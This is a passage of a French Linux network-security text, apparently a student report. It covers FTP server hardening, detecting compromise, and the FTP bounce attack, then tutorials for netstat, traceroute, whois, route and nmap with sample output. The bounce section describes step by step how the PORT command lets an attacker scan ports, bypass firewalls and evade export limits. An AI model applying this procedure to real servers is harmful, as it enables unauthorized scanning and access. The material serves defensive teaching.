   Ceci est la solution la plus efficace : on utilise un démon FTP modifié qui offre plus de sécurité. Ils implémentent normalement les possibilités suivantes :

   - Un fichier transféré d'un utilisateur anonyme vers le serveur FTP doit être examiné par l'administrateur système et amené dans un répertoire public affin de pouvoir être lu par un utilisateur FTP anonyme.
   - Limitation de la quantité de données transférée dans une session.
   - Limitation de la quantité de données transférée globalement, basé sur la capacité de disque
   - Augmentation du 'logging' pour détecter plus tôt les abus.

Serveur FTP compromis

Ce paragraphe décrit comment on peut détecter si votre serveur FTP a été compromis, c'est-à-dire mis dans une situation critique ou dangereuse.

Il est essentiel de contrôler les fichiers log du serveur FTP. Une forte augmentation des transferts de fichiers (`puts/gets`) peut indiquer que des personnes mal intentionnées échangent des données critiques. Le contrôle de ces fichiers peut aussi se faire automatiquement.

L'administrateur doit aussi régulièrement examiner le contenu des répertoires FTP (y inclus des répertoires éventuellement cachés) pour repérer des fichiers non acceptables.

Il est utile de contrôler l'intégrité des fichiers (avec `Tripwire`, p.ex.) affin d'assurer que ces fichiers n'ont pas été remplacés par des versions contenant un Cheval de Troie.

L'outil Tripwire est un produit commercial (une version académique gratuite est aussi disponible) qui crée une base de données de tout le système de fichiers avec les propriétés de chaque fichier et un code de hachage pour chaque fichier, obtenu à partir de l'application d'une fonction de hachage sur le contenu du fichier. De cette façon, on peut découvrir qu'un fichier a été modifié même si l'intrus a pris garde de ne pas modifier la taille du fichier et s'il a rétabli les dates de la dernière modification et de la dernière lecture du fichier. Cet outil peut donc être lancé une fois par semaine, par exemple, et il indiquera au superviseur quels fichiers ont été manipulés, écrasés et ajoutés.

Attaque FTP bounce

Description

Bounce signifie rebond. Cette attaque est une forme de spoofing (falsification) d'adresse IP. Sa technique est en accord avec les RFC (voir note de bas de page n°1), ce qui fait de tous les serveurs FTP une cible potentielle.

La commande PORT (voir description du mode actif plus haut) permet au client non seulement de demander au serveur FTP d'ouvrir une connexion sur un port de sa propre machine, mais aussi sur une autre machine en spécifiant une autre adresse IP. Donc, n'importe qui peut ouvrir des ports sur une machine qui n'est pas la sienne.

L'établissement de cette connexion à une autre machine pour des actions non-autorisées est appelé 'FTP bounce attack'. Voici quelques exemples comment les hackers utilisent le FTP bounce.

Les possibilités de cette attaque

1. Scanner des ports.

Un attaquant qui veut scanner les ports d'une machine peut utiliser cette technique. C'est le serveur FTP qui scanne en fait les ports de la machine cible via la demande du hacker. Un avantage pour le hacker est que sa propre adresse IP n'apparaît pas comme source du port scan. L'autre peut être exploité si la machine cible fait confiance au serveur FTP et autorise l'entrée de la plupart (ou tous) les paquets IP venant de lui. L'utilitaire `nmap` permet de lancer un tel port scan (voir l'option `-b` de `nmap`, page 63).

2. Contourner le filtrage de paquets

Un attaquant peut contourner le filtrage de paquets en utilisant le Rebond FTP, par exemple pour établir une connexion à un serveur web interne qui serait normalement protégé par un firewall, mais qui admet les connexions depuis le serveur FTP.

3. Contourner les limitations d'exportation

Il y a une limitation d'exportation si un site permet l'accès à des fichiers seulement pour des utilisateurs anonymes d'une adresse IP donnée, d'un groupe d'adresses IP (par exemple commençant par 193.168.74.) ou remplissant d'autres critères, par exemple dont le nom est retrouvé (DNS) et ayant l'extension d'un pays donné. Il est possible de contourner cette limitation d'exportation si on trouve un serveur FTP

- auquel ces restrictions ne s'appliquent pas
- possédant un répertoire (au moins) dans lequel tous les utilisateurs peuvent aller écrire et lire des fichiers

Le procédé de cette attaque :

La première chose à faire est d'établir une connexion de commande à votre propre serveur FTP (l'adresse IP réelle et non pas `localhost`), d'ouvrir un canal de données (commande PASV) et d'accepter un fichier entrant (commande STOR <nom du fichier>). La commande PASV retourne votre adresse IP et le port sur lequel vous êtes en écoute.

Maintenant, il est temps de se connecter anonymement au serveur FTP qui sert comme intermédiaire. On lui dit d'ouvrir une connexion de commande avec le serveur qui maintient le fichiers que nous désirons avoir, de lancer la commande PORT avec les valeurs retournées par PASV pour que l'autre serveur établisse une connexion de données avec nous. Finalement, la commande RETR <nom du fichier> est lancée pour qu'il nous transfère le fichier demandé.

Solutions possibles :

Ce qui pose réellement problème est la commande PORT, car elle donne la possibilité d'ouvrir une connexion de données avec n'importe quelle adresse IP et sur n'importe quel port.

1. Software du serveur FTP

La meilleure solution consiste à assurer que votre serveur n'est pas à même d'établir une connexion de données avec des adresses IP arbitraires. Il y a trois groupes de software FTP :


- Ceux respectant strictement les fonctionnalités de la RFC : aucune restriction sur la commande PORT. (non recommandé)
- Ceux qui suppriment strictement la spécification d'une adresse IP autre que celle du vrai client dans l'utilisation de la commande PORT. Exemple : `wu-ftpd 2.4.x` (recommandé)
- Et ceux qui peuvent être paramétrés et permettent les deux possibilités. Il faut faire attention quelle est la configuration par défaut. (recommandé si la suppression des fonctionnalités dangereuses de la commande PORT est activée)

2. Configuration du serveur FTP

D'abord, l'administrateur système doit prendre en compte les risques qu'il peut courir s'il admet l'écriture dans des répertoires FTP par des utilisateurs anonymes. Même s'il n'accepte pas cela, il doit quand même assurer la bonne configuration du serveur FTP (voir plus haut).

3. Configuration du réseau

Dans le cas d'un grand réseau, il est recommandé de placer un 2e firewall, appelé 'Choke', entre les serveurs qui offrent des services publics (DMZ) et le réseau local (LAN). Si un serveur public est compromis, ce 2e coupe-feu assure alors la protection du réseau local. Des sites qui ont un serveur FTP qui ne fait aucune restriction sur l'utilisation de la commande PORT devraient posséder une frontière dans la forme d'un coupe-feu entre ce serveur et leur réseau local privé, surtout si les machines du LAN utilisent des services qui se basent sur l'adresse IP ou le nom de l'hôte pour faire l'identification. De tels services sont `rlogin`, `rsh` et `NFS` et ils ne devraient pas être accessibles par l'Internet et non plus par le serveur FTP.



9. Présentation des utilitaires et test du système

netstat

Cette commande permet d'afficher beaucoup d'informations et de statistiques sur l'état actuel du sous-système réseau de Linux.

Par défaut, elle liste tous les sockets ouverts, donc toutes les connexions Internet actives et tous les sockets du domaine Unix.

Exemple : `> netstat`

```
Connexions Internet actives (sans serveurs)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat
tcp      166      0 deimos.infogest.cu:1031 electra.red.cert.o:http ESTABLISHED
tcp      166      0 deimos.infogest.cu:1030 electra.red.cert.o:http ESTABLISHED
tcp      165      0 deimos.infogest.cu:1033 electra.red.cert.o:http ESTABLISHED
tcp        0      0 deimos.infogest.cu:1032 electra.red.cert.o:http ESTABLISHED
Sockets du domaine UNIX actives(sans serveurs)
Proto RefCpt Indicatrs   Type       Etat          I-Node Chemin
unix  8      [ ]         DGRAM                    758    /dev/log
unix  4      [ ]         STREAM     CONNECTE      2036   /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTE      2035
unix  3      [ ]         STREAM     CONNECTE      1533   /tmp/.ICE-unix/952
unix  3      [ ]         STREAM     CONNECTE      1532
...
```

Avec l'option `-r`, vous pouvez visualser les tables de routage dans le même format qu'avec la commande `route -e`. Ce qui est un peu étrange est, que `netstat -re` (`e` pour extended) affiche la même chose que la commande route sans arguments.

L'option `-i` affiche une table des interfaces réseau. Utilisez `-ie` pour plus de clarté, elle affiche la même chose que la commande `ifconfig`.

Dans l'exemple ci-après, `lo` est donné comme paramètre supplémentaire. Ceci spécifie que `netstat` doit seulement lister les informations sur `localhost`.

Exemple: `netstat -ei lo`

```
Table d'interfaces noyau
lo        Lien encap:Boucle locale
          inet adr:127.0.0.1  Masque:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          Paquets Reçus:4 erreurs:0 jetés:0 débordements:0 trames:0
          Paquets transmis:4 erreurs:0 jetés:0 débordements:0 carrier:0
          collisions:0 lg file transmission:0
```

L'option `-M` affiche les sessions ayant de l'IP-masquerade, donc ou votre adresse IP est cachée pour l'extérieur par votre serveur. Les machines extérieures à votre réseau ont donc l'impression que tous les paquets que vous émettez proviennent de votre serveur, car celui-ci remplace votre adresse IP émettrice par son adresse IP. Ceci est particulièrement utile si votre réseau ne dispose que d'une seule adresse IP officielle ou pour mesure de sécurité.

Sur la machine du Centre Universitaire, l'utilisation de cette option ne donne pas de résultats vu que ce n'est pas une machine qui masque l'adresse IP d'autres machines.

L'option `-n` n'essaie pas de résoudre le nom symbolique de l'hôte, du port ou de l'utilisateur, mais affiche les adresses en format numérique.

Exemple : `> netstat -n`

```
Connexions Internet actives (sans serveurs)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat
tcp      166      0 193.168.74.227:1031     192.88.209.14:80        ESTABLISHED
tcp      166      0 193.168.74.227:1030     192.88.209.14:80        ESTABLISHED
tcp      167      0 193.168.74.227:1033     192.88.209.14:80        ESTABLISHED
tcp        0    402 193.168.74.227:1032     192.88.209.14:80        ESTABLISHED
Sockets du domaine UNIX actives(sans serveurs)
Proto RefCpt Indicatrs   Type       Etat          I-Node Chemin
unix  8      [ ]         DGRAM                    758    /dev/log
unix  5      [ ]         STREAM     CONNECTE      2036   /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTE      2035
unix  3      [ ]         STREAM     CONNECTE      1533   /tmp/.ICE-unix/952
unix  3      [ ]         STREAM     CONNECTE      1532
```

L'option `-p` affiche le nom et le PID des processus qui utilisent les sockets.

Exmple : `> netstat -p`

```
Connexions Internet actives (sans serveurs)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat        PID/Program name
tcp        0      0 deimos.infogest.cu:1031 electra.red.cert.o:http ESTABLISHED 1030/netscape-commu
tcp        0    409 deimos.infogest.cu:1030 electra.red.cert.o:http ESTABLISHED 1030/netscape-commu
tcp        0    406 deimos.infogest.cu:1033 electra.red.cert.o:http ESTABLISHED 1030/netscape-commu
tcp        0    409 deimos.infogest.cu:1032 electra.red.cert.o:http ESTABLISHED 1030/netscape-commu
Sockets du domaine UNIX actives(sans serveurs)
Proto RefCpt Indicatrs   Type       Etat          I-Node PID/Program name    Chemin
unix  8      [ ]         DGRAM                    758    521/syslogd         /dev/log
unix  4      [ ]         STREAM     CONNECTE      2036   888/X               /tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTE      2035   1030/netscape-commu
unix  3      [ ]         STREAM     CONNECTE      1533   952/kdeinit: dcopse /tmp/.ICE-unix/952
unix  3      [ ]         STREAM     CONNECTE      1532   1000/kdeinit: konso
```

L'option `-A` suivi d'une famille d'adresses, comme `inet` pour Internet et `unix` pour les processus du système affiche seulement les informations relatives à cette famille.

L'option -a affiche tous les ports. Par défaut, les ports en état LISTEN (qui attendent des informations venant de l'Internet) ne sont pas affichés. Il y a moyen d'afficher seulement les ports en état LISTEN par l'option -l

Exemple: `nestat -nap -A inet`

```
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale       Adresse distante  Etat        PID/Program name
tcp        0      0 0.0.0.0:6000         0.0.0.0:*         LISTEN      688/X
tcp        0      0 0.0.0.0:22           0.0.0.0:*         LISTEN      509/sshd
tcp        0      0 127.0.0.1:25         0.0.0.0:*         LISTEN      550/sendmail: accep
tcp        0      0 213.166.51.74:32935  192.88.209.14:80  CLOSE_WAIT  1445/netscape-commu
tcp        1      0 213.166.51.74:32934  192.88.209.14:80  CLOSE_WAIT  1445/netscape-commu
tcp        1      0 213.166.51.74:32933  192.88.209.14:80  CLOSE_WAIT  1445/netscape-commu
```

ping

Cette commande envoie des paquets ICMP `echo request` à une adresse IP donnée comme argument et déduit le nombre de paquets ICMP `echo reply` qui arrivent à partir des tables du noyau qui peuvent être visualisées avec `netstat`. Il est aussi possible de donner le nom

symbolique de la machine cible en argument au lieu de l'adresse IP. La commande ping est essentiellement prévue pour voir si un hôte est connecté ou non. En fin d'exécution, la commande affiche le pourcentage de paquets auxquels aucune réponse (ICMP `echo reply`) n'a été donnée.

L'option `-c` permet de spécifier le nombre de paquets qui sont transmis. Sinon, la commande envoie infiniment des 'paquets ping' et il faut alors l'arrêter brutalement (avec CTRL + C, par exemple)

Exemple : `ping -c 2 localhost`

```
PING localhost.localdomain (127.0.0.1) from 127.0.0.1 : 56(84) bytes of data.
Warning: time of day goes back, taking countermeasures.
64 bytes from localhost.localdomain (127.0.0.1): icmp_seq=0 ttl=255 time=299 usec
64 bytes from localhost.localdomain (127.0.0.1): icmp_seq=1 ttl=255 time=74 usec

--- localhost.localdomain ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0.074/0.186/0.299/0.113 ms
```

À partir de l'extérieur, il est impossible de nous `ping`er :il y aura `100% packet loss` et un message d'erreur apparaîtra dans le fichier `/var/log/messages` de la machine firewall.

ifconfig

Cette commande affiche la configuration des cartes réseau, mais permet aussi de changer celles-ci.

Exemple : voir `nestat -ei lo`

Cette commande est utilisée lors du `boot` pour configurer les interfaces réseau et ainsi rendre le système opérationnel.

Si vous remarquez qu'un intrus est entré dans votre système, vous pouvez simplement désactiver la carte réseau avec la commande `ifconfig eth0 down`.

Pour activer de nouveau l'interface ethernet et lui affecter une autre adresse IP : 193.168.74.222, nous écrirons :

```
ifconfig eth0 193.168.74.222 up
```

Si l'interface eth0 n'a pas encore été configuré préalablement, il est nécessaire de spécifier le masque de sous-réseau et l'adresse `broadcast` :

```
ifconfig eth0 –inet 193.168.74.227 netmask 255.255.255.0
broadcast 193.168.74.255
```

L'option `–inet` indique ici que l'on utilise un réseau Ethernet. La passerelle doit être configurée avec la commande `route` que nous verrons un peu plus loin.

traceroute

Cette commande prend un argument sous la forme d'une adresse IP ou le nom d'un hôte qui spécifie la cible. Elle permet de déterminer la route prise par un paquet pour atteindre la cible sur internet. Cette commande émet d'abord un paquet avec le champ `ttl` (time to live, nombre de routeurs par lesquelles le paquet peut passer au maximum) mis à 0. Ensuite, si

l'adresse cible n'a pas encore été atteinte, il augmente le `ttl` de 1. Chaque fois qu'un routeur reçoit un paquet dont le `ttl` vaut 0, il émet un message d'erreur (ICMP `time-exceeded`) à l'émetteur du paquet. `traceroute` sait alors, par quels routeurs, le paquet est passé, car il reçoit leur adresse IP avec chaque message d'erreur qu'il reçoit.

Exemples:
1> `traceroute www.cert.org` sans firewall

```
traceroute to electra.red.cert.org (192.88.209.14), 30 hops max, 38 byte packets
 1  bs-rt1-et65.cu.lu (193.168.74.129)  0.382 ms  0.310 ms  0.299 ms
 2  gate-e0.crpgl.lu (192.103.2.50)  1.288 ms  1.085 ms  2.146 ms
 3  POP-Limpertsberg-ge5.restena.lu (158.64.16.17)  1.348 ms  1.157 ms  1.140 ms
 4  bce1-ge100-24-v24.bce.restena.lu (158.64.16.210)  1.286 ms  1.051 ms  0.981 ms
 5  restena.lu1.lu.geant.net (62.40.103.93)  1.427 ms  2.594 ms  1.182 ms
 6  lu.fr1.fr.geant.net (62.40.96.85)  18.458 ms  17.554 ms  17.908 ms
 7  fr.de1.de.geant.net (62.40.96.49)  26.612 ms  27.546 ms  26.033 ms
 8  de1-1.de2.de.geant.net (62.40.96.130)  26.984 ms  26.284 ms  26.074 ms
 9  abilene-gtren-gw.de2.de.geant.net (62.40.103.254)  107.297 ms  106.995 ms  108.115 ms
10  clev-nycm.abilene.ucaid.edu (198.32.8.29)  120.284 ms  120.635 ms  119.377 ms
11  abilene.psc.net (192.88.115.122)  122.696 ms  122.362 ms  123.475 ms
12  cert.psc.net (198.32.224.44)  123.748 ms  123.222 ms  123.718 ms
13  * * *
```

Avec firewall, cette commande donne les mêmes résultats ; elle affiche le chemin parcouru par un paquet pour arriver à sa destination. Vu que le site `www.cert.org` interdit probablement les `traceroute` venant de l'extérieur, cette commande ne sait déterminer le chemin jusqu'à la vrai cible, mais s'arrête à l'adresse IP 198.32.224.44 qui est probablement un routeur relié directement avec le réseau local du CERT.

Remarque : La première fois que j'ai exécuté `traceroute` avec la présence de mon firewall, j'ai eu les messages suivants :

```
traceroute to electra.red.cert.org (192.88.209.14), 30 hops max, 38 byte packets
traceroute: sendto: Operation not permitted
 1 traceroute: wrote electra.red.cert.org 38 chars, ret=-1
 deimos.infogest.cu.lu (193.168.74.227)  0.231 mstraceroute: sendto: Operation not
permitted
traceroute: wrote electra.red.cert.org 38 chars, ret=-1
  0.151 mstraceroute: sendto: Operation not permitted
traceroute: wrote electra.red.cert.org 38 chars, ret=-1
  0.123 ms
```

J'ai alors revu mes règles pour confirmer que j'admets l'utilisation de `traceroute` partant de ma machine. La règle suivante devrait laisser passer les `traceroute` sortants :

```
ipchains -A output -i $EXTERNAL_INTERFACE -p udp -s $IPADDR
$TRACEROUTE_SRC_PORTS -d $ANYWHERE $TRACEROUTE_DEST_PORTS -j ACCEPT
```

J'ai alors exécuté la commande encore une fois avec l'option `-v` (mode verbeux) pour voir si elle m'affiche des résultats plus détaillés. Mais comme par miracle, elle arrive cette fois-ci à déterminer les routeurs par lesquels passerait un paquet.

Enfin, je me suis rappelé que Robert L. Ziegler dit dans son ouvrage « Linux Firewalls » que traceroute utilise *souvent* les ports contenus dans ces deux variables :

```
TRACEROUTE_SRC_PORTS="32769:65535"  # Traceroute: ports d'expedition
TRACEROUTE_DEST_PORTS="33434:33523" # Traceroute: ports de destination
```

Je suppose donc que `traceroute` avait utilisé à ce moment des ports différents.

Si vous avez donc un jour un problème avec traceroute, essayez simplement encore une fois ou utilisez l'option `-I` qui envoie des paquets ICMP `echo` au lieu de paquets UDP.

L'utilisation de l'option `-I` fonctionne donc aussi avec mon firewall, car j'accepte les `ping` sortants.

nslookup

Cet utilitaire interroge un serveur DNS (serveur de noms) pour avoir des informations sur un domaine ou une machine.

Exemple : `> nslookup ldv.cu.lu`

```
Server:         193.168.74.130
Address:        193.168.74.130#53

ldv.cu.lu       canonical name = leonardo-da-vinci.infogest.cu.lu.
Name:   leonardo-da-vinci.infogest.cu.lu
Address: 193.168.74.130
```

whois

Cette commande fait une demande auprès d'un serveur whois et imprime les résultats. Ceci est utile lorsque vous voulez connaître l'identité d'un intrus sur votre machine.

Exemple : `> whois cert`

```
[whois.crsnic.net]

Whois Server Version 1.3

...

CERT.ORG
CERT.NET
CERT.COM

To single out one record, look it up with "xxx", where xxx is one of the
of the records displayed above. If the records are the same, look them up
with "=xxx" to receive a full display for each record.

...
```

Pour choisir un des domains proposes, je lance la commande `> whois =cert.org`

```
[whois.crsnic.net]

Whois Server Version 1.3

...

   Server Name: CERT.ORG
   IP Address: 192.88.209.5
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com

   Domain Name: CERT.ORG
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com
   Name Server: CERT.ORG
   Name Server: TICTAC.CERT.ORG
   Updated Date: 05-nov-2001

...

Registrant:
```

```
CERT Coordination Center (CERT-DOM)
   Software Engineering Inst. Carnegie
   Mellon University
   Pittsburgh, PA 15213

   Domain Name: CERT.ORG

   Administrative Contact, Technical Contact:
      CERT Coordination Center  (CERT)          cert@CERT.ORG
      Software Engineering Institute
      Carnegie Mellon University
      4500 Fifth Avenue
      Pittsburgh, PA 15213
      US
      +1 412 268-7090
      Fax- +1 412 268-6989

   Record expires on 01-Jan-2003.
   Record created on 31-Dec-1991.
   Database last updated on 10-May-2002 07:51:21 EDT.

   Domain servers in listed order:

   CERT.ORG                    192.88.209.5
   TICTAC.CERT.ORG             192.88.209.21
```


Cette commande donne donc un grand nombre d'informations sur une machine donnée, entre autre les données sur la/les personne(s) de contact en cas de problème avec ce site.

route

Cette commande affiche ou manipule la table de routage IP du noyau (kernel).

D'abord quelques explications:

Un routeur est une machine ayant plusieurs cartes réseau dont chacune est reliée à un réseau différent qui permet de choisir le chemin que les paquets (plus précisément les datagrammes) vont emprunter pour arriver à leur destination. Les réseaux auquel le routeur est relié peuvent être reliés eux-mêmes à d'autres réseaux que le routeur ne connaît pas.



Si l'adresse IP de l'émetteur fait partie du réseau duquel le datagramme provient, le routeur ne fait rien, car la machine visée aura en toute rigueur reçu ce même datagramme. Sinon, le routeur envoie le datagramme au réseau suivant. Pour le déterminer, il consulte sa table de routage, une table qui définit le chemin à emprunter pour une adresse donnée.

Si la table routage est construite manuellement par l'administrateur, on parle d'un routage statique (pour de petits réseaux). Si le routeur construit lui-même la table de routage en fonction des informations qu'il reçoit (par l'intermédiaire de protocoles de routage comme RIP et OSPF), on parle de routage dynamique.

La table de routage est une table de correspondance entre l'adresse de la machine visée et le nœud suivant auquel le routeur doit délivrer le message. En réalité il suffit que le message soit délivré sur le réseau qui contient la machine. Le routeur stocke donc seulement l'identificateur du réseau de l'adresse IP.

La table de routage contient donc les colonnes "Adresse de destination", "Adresse du prochain routeur directement accessible" et "Interface qui est relié à ce réseau".

Si le destinataire appartient à un réseau non référencé dans la table de routage, le routeur utilise une route par défaut: la passerelle par défaut.

La commande route:

Affichage

Par défaut, elle affiche la table de routage :

```
Table de routage IP du noyau
Destination     Passerelle      Genmask         Indic Metric Ref    Use Iface
193.168.74.0    *               255.255.255.0   U     0      0        0 eth0
127.0.0.0       *               255.0.0.0       U     0      0        0 lo
default         bs-rt1-et65.cu. 0.0.0.0         UG    0      0        0 eth0
```

Destination est l'adresse IP de destination.
Passerelle est l'adresse IP du prochain routeur. Si elle est indéfinie, le caractère '*' est affiché.
`Genmask` est le masque de réseau pour le réseau destinataire. Si `Genmask` a la valeur `255.255.255.255`, alors `Destination` désigne un hôte et si `Genmask` vaut `0.0.0.0` la route par défaut (`default`) est utilisée.
`Indic` est un champ qui contient des indicateurs (flags). Des indicateurs sont, par exemple:

- U: up -> la route est active
- G: la route désigne une passerelle, sinon c'est une route directe
- H: la route pointe vers un hôte, sinon vers un réseau
- S: la route a été ajoutée manuellement

`Iface` est l'interface vers laquelle les paquets empruntant cette route seront envoyés.

L'option `-n` affiche les adresses numériques au lieu d'essayer de les résoudre.
L'option `-e` affiche la table dans le format de la commande `netstat -r. -ee` affiche toutes les informations des 2 formats d'affichage.

Exemple: `route -ne`

```
Table de routage IP du noyau
Destination     Passerelle      Genmask         Indic   MSS Fenêtre irtt Iface
193.168.74.0    0.0.0.0         255.255.255.0   U        40 0          0 eth0
127.0.0.0       0.0.0.0         255.0.0.0       U        40 0          0 lo
0.0.0.0         193.168.74.129  0.0.0.0         UG       40 0          0 eth0
```

Manipulation de la table de routage:

```
route {add|del} [-net|-host] cible [autres options]
```

`-net` exprime que la cible est un réseau,
`-host` dit que c'est un hôte.
L'option `add` ajoute une route,
`del` en supprime une.
La cible est l'adresse IP ou le nom de l'hôte ou du réseau de destination.
Avec l'option `netmask`, on peut spécifier le masque réseau de la route à emprunter.
Avec l'option `gw`, on dit que tout paquet IP envoyé à cette adresse sera routé par la passerelle spécifiée.
L'option `reject` installe une route bloquante qui force l'échec d'une recherche.
Si on ne veut pas que le noyau essaie de déterminer le périphérique par lequel les datagrammes doivent sortir, on peut le spécifier soi-même avec l'option `dev If`.

Exemples : Si nous voulons rejeter les paquets venant du réseau privé `10.x.x.x`, nous écrirons :

```
route add -net 10.0.0.0 netmask 255.0.0.0 reject
```

Pour spécifier la passerelle par défaut, voici la syntaxe:

```
route add default gw 193.168.74.129
```

Nmap

Description

`nmap` est un outil de sécurité qui permet de scanner des réseaux ou machines individuelles pour déterminer quels sont les hôtes connectés (dans un réseau) et quels services ils offrent. Le résultat de l'exécution de `nmap` nous donne normalement une liste de ports intéressants sur la machine scannée. Le résultat comprend le numéro du service, son nom, son état et le protocole.

Exemple:

scanner `localhost`
Par `localhost` est désigné l'interface « `loopback` », qu'on a même si on n'a pas de connexion réseau réelle. `Localhost` correspond à l'adresse IP 127.0.0.1; son nom et `nickname` peut être édité dans Network Configuration du Control Panel.

```
[root@localhost /root]# nmap localhost

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on localhost.localdomain (127.0.0.1):
(The 1546 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
25/tcp     open        smtp
6000/tcp   open        X11

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

`nmap` teste quels services sont offerts par la machine cible, dans ce cas la machine dont est lancé `nmap`. Vu que mon firewall laisse passer tous les paquets IP dont l'adresse de l'expéditeur est 127.0.0.1, tous les services actifs (démons) sont affichés.

Un service a toujours un numéro entre 1 et 65535: le port. Le nom est déterminé, s'il en existe un, à partir su fichier `/etc/services` qui comprend un grand nombre de numéros de service avec leur nom symbolique.

L'état d'un service est soit `open`, `filtered`, `unfiltered`.
- `Open` signifie que la machine cible acceptera des connexions sur ce port.
- `Filtered` signifie qu'il y a un firewall ou autre obstacle qui empêche `nmap` de déterminer si le port est ouvert ou non.
- `Unfiltered` ou `filtered` veut dire que le port n'est pas probablement pas filtré par un firewall, mais que le service en question n'est pas présent sur la machine.

Vu que `nmap` donne la possibilité de scanner des réseaux entiers, la dernière ligne indique le nombre de machines qui ont été analysées.

`nmap` est le scanneur de ports le plus souvent utilisé par les hackers. Il est donc utile que nous utilisons le même outil pour tester notre système.

Options

```
Nmap [Type(s) de scan] [Options] <hôte ou réseau #1 … [#N]>
```

<hôte ou réseau #1 … [#N]>

- Nom de l'hôte
- Adresse IP de l'hôte
- Nom ou adresse IP de l'hôte avec masque (entre 0 et 32)
  193.168.74.0/24 scanne le réseau de classe C, donc tous les IPs de 193.168.74.0 à 193.168.74.255
- Adresse IP avec étoiles : 193.168.74.* scanne ce même réseau
- Autre notation : 193.168.74.0,1,2-255 scanne encore une fois le même réseau.

Exemples :

Voici un autre exemple d'utilisation de nmap. Cette fois-ci, nmap est exécuté sur une autre machine du même réseau local. Sur ma machine, j'ai démarré le démon du Secure Shell (par la commande `sshd`). Sans firewall, `nmap 193.168.74.227` affiche:

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on deimos.infogest.cu.lu (193.168.74.227):
(The 1547 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh
6000/tcp   open        X11

Nmap run completed -- 1 IP address (1 host up) scanned in 26 seconds
```

Les 2 ports ouverts sont le port ssh et le port X11.

`ssh` (Secure SHell) est un service qui donne un terminal virtuel à distance. Pour des raisons de sécurité, il doit remplacer les services moins sûrs comme `telnet`, `rlogin` et `rsh` qui permettent de faire la même chose.

X11 ou X-Windows est l'interface graphique de Linux. En fait, j'avais démarré l'interface graphique à cause de son confort d'utilisation, mais un firewall ne doit pas nécessairement avoir une interface graphique, surtout si c'est un firewall bastion qui ne sert qu'à filtrer des paquets.

Le port 25 (`smtp`) n'est pas ouvert, contrairement au test avec nmap sur loopback, car mon ordinateur n'est pas destiné à offrir un service e-mail, comme `sendmail`, par exemple.

Remarque : pour toutes les options ci-après, nmap affiche chaque fois la même chose si le firewall n'est pas actif, sauf avec l'option `-O` qui essaie de déterminer quel système d'exploitation la machine cible utilise.

Si le firewall est par contre actif, `nmap 193.168.74.227` affiche:

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Note: Host seems down. If it is really up, but blocking our ping
probes, try -P0

Nmap run completed -- 1 IP address (0 hosts up) scanned in 30 seconds
```

nmap croit que la machine scannée n'est même pas connectée à Internet. La raison pour cela est qu'il envoie d'abord un paquet ping pour voir si la machine attaquée répond. Si elle répond, nmap est sûr qu'elle est connectée et effectue son scan ; si elle ne répond pas, nmap suppose qu'elle n'est pas connectée et s'arrête. Nmap nous conseille néanmoins d'utiliser l'option `-P0` pour omettre le premier paquet ping et scanner directement les ports.

